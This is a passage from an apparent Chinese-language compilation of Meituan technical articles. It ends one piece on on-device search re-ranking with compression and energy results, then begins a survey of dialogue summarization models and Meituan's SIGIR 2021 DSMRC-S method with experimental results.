压缩优化后从下面的测试对比数据可以看到，模型大小进一步减小到 1MB 以内，同时精度损失在十万分位差距。采用 Sysdiagnose 进行耗电分析，开启推理功能，重复动作：从首页搜索“火锅 / 五角场”，进入搜索列表页进行首次重排推理，滑动列表再次计算后，退出页面（测试时间为 10 分钟，间隔 20 秒采用一次），相关的能耗指标均无显著的变化。

| | 压缩前 | 压缩后 |
|---|---|---|
| 模型大小 | 3.23M | 317K |
| 精度损失 | - | 十万分位差距（几乎无损） |



| | 电流均值 A | 电压均值 V | 温度均值 | 耗电量均值 J |
|---|---|---|---|---|
| 是否开启推理 Diff 值(比例) | 0.00878(2.53%) | 0.06069(1.47%) | 0.17(0.5%) | 11.12(1.82%) |

图 13　模型压缩数据、能耗相关指标对比

## 4.3 端智能模型训练预估平台

不同于云端的排序算法实验流程，已经有成熟、完善的训练预估平台支持，特征 & 模型上线非常便捷、高效。客户端的实验流程前期存在非常大的迭代效率问题，比如模型的上线流程繁琐，包括模型结构的分离、转换 & 验证以及发布依赖大量的人工操作，跟多个内部平台的流转、对接；另外特征迭代效率低下，需要客户端协同开发相应的特征加工逻辑，存在较大的逻辑一致性风险，而且还会存在分端的实现差异等问题。

基于此，美团的前后端工程合力推进开发、设计了一套适配客户端的 Augur 特征处理框架，将端上的模型发布和特征处理与一站式实验平台（Poker）、统一预估框架（Augur）进行打通，为进一步的算法迭代实验奠定了良好的基础，后续搜索技术中心团队也会向大家介绍面向端智能算法应用的一站式模型训练预估平台，敬请期待。

图 14　端智能模型训练预估框架图

## 5. 总结与展望

端智能重排序是大众点评搜索在边缘计算方向的一次探索实践，并且在核心指标上取得了较为显著的效果。通过利用端上计算的能力，更高效地捕捉用户的实时兴趣偏好，弥补云端服务决策延迟、用户反馈信息获取延迟等问题。及时调整未曝光候选结果的顺序，把更符合用户意图的商户排上来，从而带来更好的用户搜索触达体验。同时，我们对前后端训练、部署预估框架进行了升级，为后续进一步快速迭代实验奠定了良好的基础。

大众点评搜索技术中心团队会持续进行端智能技术在各个业务场景中的落地，未来可以探索优化的方向还包括：

1. 基于联邦学习模式，进一步在保证数据隐私安全及合法合规的基础上，迭代端云联合的智能搜索排序模型。
2. 建模更精确、多样的触发控制策略，对于端上实时用户意图感知的决策模块，当前的控制策略还比较简单。后续我们会考虑结合 Query 上下文，用户反馈信号等特征输出更灵活的预判信号，同时请求云端，获取更多符合用户当前意图的候选结果。
3. 继续优化重排序模型，包括实时反馈序列建模算法，探索对于隐式负反馈信号更鲁棒的编码表达方式等。
4. 思考端上更丰富、灵活的应用场景，比如模型的个性化定制，做到“千人千模”的极致个性化体验。

## 作者简介

祝升、刘哲、汤彪、嘉炜、凯元、杨乐、洪晨、曼曼、华林、孝峰、张弓，来自美团 / 大众点评事业部 / 搜索技术中心。
逸然、朱敏，来自美团平台 / 搜索与 NLP 部 / 工程研发中心。

## 参考资料

[1] Yu Gong, Ziwen Jiang, et al. “EdgeRec: Recommender System on Edge in Mobile Taobao” arXiv preprint arXiv:2005.08416 (2020).
[2] Qingyao Ai, Keping Bi, et al. “Learning a Deep Listwise Context Model for Ranking Refinement” arXiv preprint arXiv:1804.05936 (2018).
[3] Changhua Pei, Yi Zhang, et al. “Personalized Re-ranking for Recommendation” arXiv preprint arXiv:1904.06813 (2019).
[4] Ruobing Xie, Cheng Ling, et al. “Deep Feedback Network for Recommendation” (IJCAI-2020).
[5] 非易、祝升等 . 大众点评搜索基于知识图谱的深度学习排序实践 .
[6] 肖垚、家琪等 . Transformer 在美团搜索排序中的实践 .
[7] Qingyao Ai, Daniel N Hill, et al. “A zero attention model for personalized product search” arXiv preprint arXiv:1908.11322 (2019).
[8] Teo CH, Nassif H, et al. “Adaptive, Personalized Diversity for Visual Discovery” (RecSys-2016).
[9] Eugene Ie, Vihan Jain, et al. “SLATEQ - A Tractable Decomposition for Reinforcement Learning with Recommendation Sets” (IJCAI-19).
[10] Zhou, Guorui, et al. “Deep interest network for click-through rate prediction.” (SIGKDD-2018).

[11] Zhou, Guorui, et al. “Deep interest evolution network for click-through rate prediction.” (AAAI-2019).
[12] Chen, Qiwei, et al. “Behavior Sequence Transformer for E-commerce Recommendation in Alibaba.” arXiv preprint arXiv:1905.06874 (2019).

## 招聘信息

美团 / 点评事业部 – 搜索技术中心，致力于打造一流的搜索系统和搜索体验，满足大众点评用户的多样搜索需求，支撑各业务在大众点评 App 上的搜索需求。欢迎感兴趣的同学发送简历至：edp.itu.zhaopin@meituan.com。

# 对话摘要技术在美团的探索（SIGIR）

作者：马兵　刘操　今雄　书杰　见耸　杨帆　广鲁等

随着互联网产生的文本数据越来越多，文本信息过载问题日益严重，对各类文本进行一个“降维”处理显得非常必要，而文本摘要就是其中一个重要的手段。本文首先介绍了经典的文本摘要方法，包括抽取式摘要方法和生成式摘要方法，随后分析了对话摘要的模型，并分享了美团在真实对话摘要场景中面临的挑战。希望能给从事相关工作的同学带来一些启发或者帮助。

## 1. 对话摘要技术背景

文本摘要 [65-74] 旨在将文本或文本集合转换为包含关键信息的简短摘要，是缓解文本信息过载的一个重要手段。文本摘要按照输入类型，可分为单文档摘要和多文档摘要。单文档摘要从给定的一个文档中生成摘要，多文档摘要从给定的一组主题相关的文档中生成摘要。按照输出类型可分为抽取式摘要和生成式摘要。抽取式摘要从源文档中抽取关键句和关键词组成摘要，摘要信息全部来源于原文。生成式摘要根据原文，允许生成新的词语、短语来组成摘要。此外，按照有无监督数据，文本摘要可以分为有监督摘要和无监督摘要。根据输入数据领域，文本摘要又可以分为新闻摘要、专利摘要、论文摘要、对话摘要等等。

自动文本摘要可以看作是一个信息压缩的过程，我们将输入的一篇或多篇文档自动压缩为一篇简短的摘要，该过程不可避免地存在信息损失，但要求保留尽可能多的重要信息。自动文摘系统通常涉及对输入文档的理解、要点的筛选以及文摘合成这三个主要步骤。其中，文档理解可浅可深，大多数自动文摘系统只需要进行比较浅层的文档理解，例如段落划分、句子切分、词法分析等，也有文摘系统需要依赖句法解析、语义角色标注、指代消解，甚至深层语义分析等技术。

对话摘要是文本摘要的一个特例，其核心面向的是对话类数据。对话类数据有着不同的形式，例如：会议、闲聊、邮件、辩论、客服等等。不同形式的对话摘要在自己的

特定领域有着不同的应用场景，但是它们的核心与摘要任务的核心是一致的，都是为了捕捉对话中的关键信息，帮助快速理解对话的核心内容。与文本摘要不同的是，对话摘要的关键信息常常散落在不同之处，对话中的说话者、话题不停地转换。此外，当前也缺少对话摘要的数据集，这些都增大了对话摘要的难度[64]。

基于实际的场景，本文提出了阅读理解的距离监督 Span-Level 对话摘要方案《Distant Supervision based Machine Reading Comprehension for Extractive Summarization in Customer Service》（已发表在 SIGIR 2021），该方法比强基准方法在 ROUGE-L 指标和 BLEU 指标上提升了 3% 左右。

## 2. 文本摘要与对话摘要经典模型介绍

文本摘要从生成方式上可分为抽取式摘要和生成式摘要两种模式。抽取式摘要通常使用算法从源文档中提取现成的关键词、句子作为摘要句。在通顺度上，一般优于生成式摘要。但是，抽取式摘要会引入过多的冗余信息，无法体现摘要本身的特点。生成式摘要则是基于 NLG（Natural Language Generation）技术，根据源文档内容，由算法模型生成自然语言描述，而非直接提取原文的句子。

目前，生成式摘要很多工作都是基于深度学习中的 Seq2Seq 模型[44]。最近在以 BERT[34] 为代表的大量预训练模型出世后，也有很多工作集中在如何利用预训练模型来做 NLG 任务。下面分别介绍上述两种模式下的经典模型。

### 2.1 抽取式摘要模型

抽取式摘要从原文中选取关键词、关键句组成摘要。这种方法天然在语法、句法上错误率低，保证了一定的效果。传统的抽取式摘要方法使用图方法、聚类等方式完成无监督摘要。目前流行的基于神经网络的抽取式摘要，往往将问题建模为序列标注和句子排序两类任务。下面首先介绍传统的抽取式摘要方法，接着简述基于神经网络的抽取式摘要方法。

## 传统抽取式摘要方法

### Lead-3

一般来说，文档常常会在标题和文档开始就表明主题，因此最简单的方法就是抽取文档中的前几句作为摘要。常用的方法为 Lead-3[63]，即抽取文档的前三句作为文档的摘要。Lead-3 方法虽然简单直接，但却是非常有效的方法。

### TextRank

TextRank[58] 算法仿照 PageRank，将句子作为节点，使用句子间相似度，构造无向有权边。使用边上的权值迭代更新节点值，最后选取 N 个得分最高的节点，作为摘要。

### 聚类

基于聚类的方法，将文档中的句子视为一个点，按照聚类的方式完成摘要。例如 Padmakumar 和 Saran [11] 将文档中的句子使用 Skip Thought Vectors 和 Paragram Embeddings 两种方式进行编码，得到句子级别的向量表示。然后再使用 K 均值聚类 [59] 和 Mean-Shift 聚类 [60] 进行句子聚类，得到 N 个类别。最后从每个类别中，选择距离质心最近的句子，得到 N 个句子，作为最终的摘要。

## 基于神经网络的抽取式摘要方法

近年来神经网络风靡之后，基于神经网络的抽取式摘要方法比传统的抽取式摘要方法性能明显更高。基于神经网络的抽取式摘要方法主要分为序列标注方式和句子排序方式，其区别在于句子排序方式使用句子收益作为打分方式，考虑句子之间的相互关系。

### 序列标注方式

这种方法可以建模为序列标注任务进行处理，其核心想法是：为原文中的每一个句子打一个二分类标签（0 或 1），0 代表该句不属于摘要，1 代表该句属于摘要。最终摘要由所有标签为 1 的句子构成。

这种方法的关键在于获得句子的表示，即将句子编码为一个向量，根据该向量进行二分类任务，例如 SummaRuNNer 模型[48]，使用双向 GRU 分别建模词语级别和句子级别的表示（模型如下图 1 所示）。蓝色部分为词语级别表示，红色部分为句子级别表示，对于每一个句子表示，有一个 0、1 标签输出，指示其是否是摘要。





图 1　SummaRuNNer 模型结构

该模型的训练需要监督数据，现有数据集往往没有对应的句子级别的标签，可以通过启发式规则进行获取。具体方法为：首先选取原文中与标准摘要计算 ROUGE 得分最高的一句话加入候选集合，接着继续从原文中进行选择，保证选出的摘要集合 ROUGE 得分增加，直至无法满足该条件。得到的候选摘要集合对应的句子设为 1 标签，其余为 0 标签。

## 句子排序方式

抽取式摘要还可以建模为句子排序任务，与序列标注任务的不同点在于，序列标注对于每一个句子表示打一个 0、1 标签，而句子排序任务则是针对每个句子输出其是否

是摘要句的概率，最终依据概率，选取 Top K 个句子作为最终摘要。虽然任务建模方式（最终选取摘要方式）不同，但是其核心关注点都是对于句子表示的建模。

序列标注方式的模型在得到句子的表示以后对于句子进行打分，这就造成了打分与选择是分离的，先打分，后根据得分进行选择，没有利用到句子之间的关系。NeuSUM[49] 提出了一种新的打分方式，使用句子收益作为打分方式，考虑到了句子之间的相互关系。其模型 NeuSUM 如下图 2 所示：





图 2　NeuSUM 模型结构

句子编码部分与之前基本相同。打分和抽取部分使用单向 GRU 和双层 MLP 完成。单向 GRU 用于记录过去抽取句子的情况，双层 MLP 用于打分，如下公式所示：

$$g\left(S_t|\mathbb{S}_{t-1}\right)=r\left(\mathbb{S}_{t-1}\cup\{S_t\}\right)-r\left(\mathbb{S}_{t-1}\right)$$

## 2.2 生成式摘要模型

抽取式摘要在语法、句法上有一定的保证，但是也面临了一定的问题，例如：内容选择错误、连贯性差、灵活性差等问题。生成式摘要允许摘要中包含新的词语或短语，灵活性较高。随着近几年神经网络模型的发展，序列到序列（Seq2Seq）模型被广泛地用于生成式摘要任务，并取得一定的成果。下面介绍生成式摘要模型中经典的 Pointer-Generator[50] 模型和基于要点的生成式摘要模型 Leader+Writer[4]。

## Pointer-Generator 模型

仅使用 Seq2Seq 来完成生成式摘要存在如下问题：①未登录词问题（OOV）；②重复生成问题。Pointer-Generator[50] 在基于注意力机制的 Seq2Seq 基础上增加了 Copy 和 Coverage 机制，有效地缓解了上述问题。其模型结构如下图 3 所示：





图 3 Pointer-Generator 模型结构

该模型基于注意力机制的 Seq2Seq 模型，使用每一步解码的隐层状态与编码器的隐层状态计算权重，最终得到 Context 向量，利用 Context 向量和解码器隐层状态计算输出概率。

### 两个创新

- **Copy 机制**：在解码的每一步计算拷贝或生成的概率，因为词表是固定的，该机制可以选择从原文中拷贝词语到摘要中，有效地缓解了未登录词（OOV）的问题。
- **Coverage 机制**：在解码的每一步考虑之前步的注意力权重，结合 Coverage 损失，避免继续考虑已经获得高权重的部分。该机制可以有效缓解生成重复的问题。

## Leader-Writer 模型

Leader-Writer 模型主要通过挖掘对话中存在的要点（例如背景、结论等）来生成摘要。作者总结了生成式摘要现存的几个问题：①逻辑性，例如在客服对话中，背景应该在结论之前；②完整性，即对话中存在的各个要点都应该在摘要中存在；③关键信息正确，例如“用户同意”和“用户不同意”虽然只有一字之差，但含义完全相反；④摘要过长问题。为了解决这些问题，本文提出了如下解决方案：

1. 引入要点序列预测辅助任务，并利用对话的要点序列信息引导模型生成具有逻辑性、完整性、关键信息正确的摘要。如下图 4 所示，Leader-Writer 模型用一个层次的 Transformer 编码器编码每个话语，用 Leader 解码器对每个话语的要点进行分类，并使用 Writer 解码器进行摘要生成。Leader 解码器解码的输出作为 Writer 解码器初始状态的输入，以利用不同对话片段的要点信息。
2. 引入 Pointer-Generator 模型，以生成更长、信息更丰富的摘要。





图 4 Leader-Writer 模型

## 2.3 对话摘要模型

对话具有关键信息散落、低信息密度、多领域、话题转换、说话者角色经常转换等特点，因此可以直接将文本摘要应用于对话摘要，一些研究工作也致力于解决这些问题。下面介绍 2 个有代表性的对话摘要模型：SPNet[53] 和 TDS-SATM[54]。

## Scaffold Pointer Network（SPNet）

针对对话摘要面临的 3 个问题：①说话者众多；②难以正确总结关键实体信息；③对话领域众多、领域特性大。为此，本文提出了 3 个解决方案：

1. 使用 Pointer-generator 进行生成式的摘要提取，同时引入不同编码器编码不同的说话者角色。
2. 针对地名、时间等实体信息，在编码器的输入用统一的符号代替，如时间都用 [time] 代替。
3. 引入对话领域分类的辅助损失，增加了多个领域分类的交叉熵损失作为辅助损失。

## TDS-SATM

对话的重要信息常常散落在不同句子当中，而大多数话语是不重要的常见表述，此外噪音和转义错误也常常出现在对话中。为了解决上述问题，作者提出了如下两个解决方法：

1. 在神经主题模型的基础上提出了显著性感知神经主题模型 (SATM)，通过对话推断出主题分布。作者把主题分为有信息的主题和其他主题。在 SATM 的生成过程中，作者把与标准摘要相对应的每个单词约束为从有信息的主题中生成，这样 SATM 可以生成主题更相关的词。
2. 为了捕获角色信息并从对话中提取语义主题，作者使用 SATM 分别对客户话语，客服话语和整体对话执行多角色主题建模。作者使用两阶段的摘要生成器，包括句子抽取和从抽取的句子中生成摘要。将 SATM 得到的主题信息融入摘要生成器中，以通过对话中的重要信息生成摘要。

模型的整体架构图如下图 5 所示：





图 5　TDS-SATM 的整体架构

# 3. 基于阅读理解的 Span-level 抽取式摘要方案 DSMRC-S（发表于 SIGIR 2021）

## 3.1 背景介绍

未来保证良好的用户体验，美团有大量的人工客服来处理用户来电问题，客服同学接到电话后需手动记录电话的内容，耗时费力。一个有效的对话摘要模型可以大大增加客服同学的工作效率，降低人工客服处理每通来电的平均处理时间。

尽管上述经典方法在 CNN/Daily Mail、LCSTS 等数据集上取得了不错的效果，但在实际的场景中仍然会遇到很多挑战。例如，生成式摘要依然缺少稳定性（重复或者产生奇怪的词）和逻辑性，而抽取式摘要如果没有明确的标注信息去训练模型，一般通过“ROUGE-L 指标高的句子标为正例”的方式自动标注句子层次的标签，但这种只抽取句子层次的粗粒度方式也容易带来噪音。此外，现有对话摘要结果不可控，难以得到特定的信息要素。

为了适用实际的场景，我们介绍基于阅读理解的 Span-Level 抽取式对话摘要方案，该方法基于现有人工客服记录的摘要，不需要额外标注，也取得了不错的结果。其中相关的成果发表也在 SIGIR 2021 国际会议上，下文将详细介绍该方法。

## 3.2 方法介绍

为了解决现有对话摘要难以得到指定信息要素以及缺少标注数据的问题，我们提出了一个更灵活的、基于远程监督和阅读理解的抽取式摘要模型（Distant Supervision based Machine Reading Comprehension Model for Extractive Summarization），简称为 DSMRC-S，总体结构如下图 6 所示：





图 6　DSMRC-S 模型的总体结构

DSMRC-S 由一个基于 BERT 的 MRC（Machine Reading Comprehension）模块、远程监督模块和一个基于密度的提取策略组成。在预处理阶段，对话中的 Token 会被自动标注，模型会被训练去预测对话中每个 Token 出现在答案中的概率。然后，基于上一步预测的概率，一个基于密度的提取策略会被用来提取最合适的 Span 作为答案。

我们的方法可以主要分成两部分：①将对话摘要任务转换成阅读理解；②无需额外标注的阅读理解方案。

### 对话摘要转换成阅读理解任务

客服接到一个电话后需要写一个摘要，摘要的内容通常会包含一些固定的关键要素，比如“用户来电背景”、“用户来电诉求”、“解决方案”等。基于这样的特点，我们将自动摘要任务转换成阅读理解任务，摘要中的每一个关键要素对应阅读理解任务中的一个问题。

这样转换的好处在于：

- 可以更有效地利用预训练语言模型强大的语言理解能力。
- 相比 Seq2Seq 生成内容不可控，阅读理解的方式可以通过问句进行更有针对性引导，使得答案作为摘要更聚焦，可以得到关注的信息要素。

**无需额外标注的阅读理解方案**

阅读理解任务需要通常需要大量的标注数据。幸运的是，人工客服记录了大量的关键信息（例如“用户来电背景”、“用户来电诉求”、“解决方案”等），这些记录可以作为阅读理解问句对应的答案。然而人工客服的记录不是对话的原始文本片段，不能直接用于抽取式阅读理解，为了解决这个问题，我们设计了如下两个阶段（不依赖额外标注的阅读理解方案）：

**第一阶段：预测对话中每一个 Token 出现在答案的概率**

如上图 6 所示，我们首先通过判断对话中的 Token 是否出现在答案（客服记录的关键信息）中，以自动给每个 Token 一个标签（出现则标为 1，不出现则标为 0）。然后，将对话和问题（预定好的，每个问题对应一个关键要素）一起输入到 BERT 中，使用 BERT 最后一层对每个 Token 进行分类，拟合上一步自动标注的标签，分类损失如下公式：

$$\mathbf{p} = softmax(ReLU(W\mathbf{h} + b))$$
$$\mathcal{L}(\mathbf{y}, \mathbf{p}) = -\sum_j \mathbf{y}_j log \mathbf{p}_j$$

其中 h 为 BERT 最后一层的 Token 向量，W 和 b 是可训练的权重矩阵。

**第二阶段：根据上一阶段的概率挑选密度最高的 Span 作为答案**

我们提出了密度的计算方式，对于一个 [xi,x{i+1},⋯,x_{i+l}] 的 Span，其密度计算如下式：

$$d_i^{i+l} = (l)^{\alpha-1} \cdot \sum_{k=i}^{k=i+l} p_k$$

$l$ 为 Span 的长度，$p_k$ 是$x_k$ 在第一阶段的概率。

DSMRC-S 中，会遍历所有的 Span（但不会跨越多个说话者），密度最高的 Span 会被挑选为该问题的答案，这样答案是词语或更长的 Span 片段都可以覆盖。

## 3.3 实验

在本节中，我们评估 DSMRC-S 的模型性能，下面详细介绍实验设置和实验结果。

### 数据集

我们在美团场景数据中进行评估，该数据集包括 40 万段对话，每个对话包含四个坐席手写的关键要素（比如用户来电诉求、坐席解决方案等）。

### 实验细节

我们使用 BERT 的基础版本，使用参数为 $\beta_1 = 0.9, \beta_2 = 0.999, lr = 1e-4$ 的 ADAM 优化器进行优化。根据验证集的 ROUGE-L 性能选择最好的模型，Batch 为 32，$\alpha$ 根据实验设置为 0.4。

### 评估指标

我们使用机器翻译和文本摘要中常用的 BLEU 和 ROUGE-L (F1) 指标来衡量输出结果和参考文本（客服手写摘要）的接近程度，它们分别基于精确率和 F1 分数评估模型输出文本与参考文本在 n-grams 上的重叠情况。同时，Distinct 指标也被使用去衡量输出摘要的差异性。

### 比较方法

- **S2S+Att**：一个基于 RNN+Attention[45] 机制的 Sequence-to-Sequence[44] 模型。
- **S2S+Att+Pointer**：增加了 Pointer 机制 [50]，让模型自己决定是从生成一个 Token 还是从对话中复制一个 Token。
- **S2S+Att+Pointer（w）**：（w）指的是将整个摘要作为一个整体进行预测，而不是预测多个关键要素，再最终组合。

- **Trans+Att+Pointer**：将 RNN 替换为 Transformer[46]。
- **Trans+Att+Pointer（w）**：将 RNN 替换为 Transformer，（w）指的是将整个摘要作为一个整体进行预测，而不是预测多个关键要素，再最终组合。
- **Leader+Writer**：一个层次化的 Transformer 结构 [4]，Leader 模块先预测关键要素序列，Writer 模块根据关键要素序列生成最终的摘要。
- **TDS+SATM**：利用 Transformer 结构进行句子级别的摘要抽取和字符级别的摘要生成的两阶段方法 [54]，并使用神经主题模型进行主题增强。
- **DSMRC-S**：我们提出的基于阅读理解的 Span-level 抽取式摘要方法。

## 实验结果

### 主实验


| Models | BLEU | ROUGE$_L$ | ROUGE$_1$ | ROUGE$_2$ | Dist$_1$ | Dist$_2$ |
|---|---|---|---|---|---|---|
| S2S+Att | 14.46 | 33.73 | 35.87 | 17.13 | 49.51 | 65.92 |
| S2S+Att+Pointer (w) | 14.63 | 34.11 | 36.14 | 17.67 | 48.23 | 65.76 |
| S2S+Att+Pointer | 16.03 | 35.14 | 37.42 | 18.55 | 48.81 | 65.82 |
| Trans+Att+Pointer (w) | 17.07 | 36.29 | 38.31 | 19.65 | 51.25 | 65.93 |
| Trans+Att+Pointer | 19.21 | 39.43 | 42.74 | 22.44 | 51.33 | 66.34 |
| Leader+Writer | 19.37 | 40.57 | 42.89 | 23.41 | 53.26 | 67.18 |
| TDS+SATM | 20.31 | 41.13 | 43.76 | 25.35 | 53.78 | 67.36 |
| DSMRC-S (Ours) | **23.24** | **44.68** | **46.69** | **28.40** | **57.68** | **67.54** |

表 1　DSMRC-S 和其他 Baseline 方法效果对比（%）

DSMRC-S 和其他 Baseline 方法的性能如表 1 所示。我们可以得到以下结论：

- 我们的模型获得了最好的性能，比最好的 Baseline 方法在 BLEU 上和 ROUGE-L 上都提升了约 3%。
- 单独对每个关键要素进行预测的方式，比起对整个摘要进行预测，效果明显更好。比如，Trans+Att+Pointer 比 Trans+Att+Pointer（w）要在 ROUGE-L 上高 3.62%。这意味着在客服场景，对摘要进行拆分预测是有必要的。
- 从摘要的差异性来看，我们的模型也获得了最好的性能，比最好的 Baseline 方法在 Distinct1 指标上提升了 3.9%。

### 不同关键要素上的性能

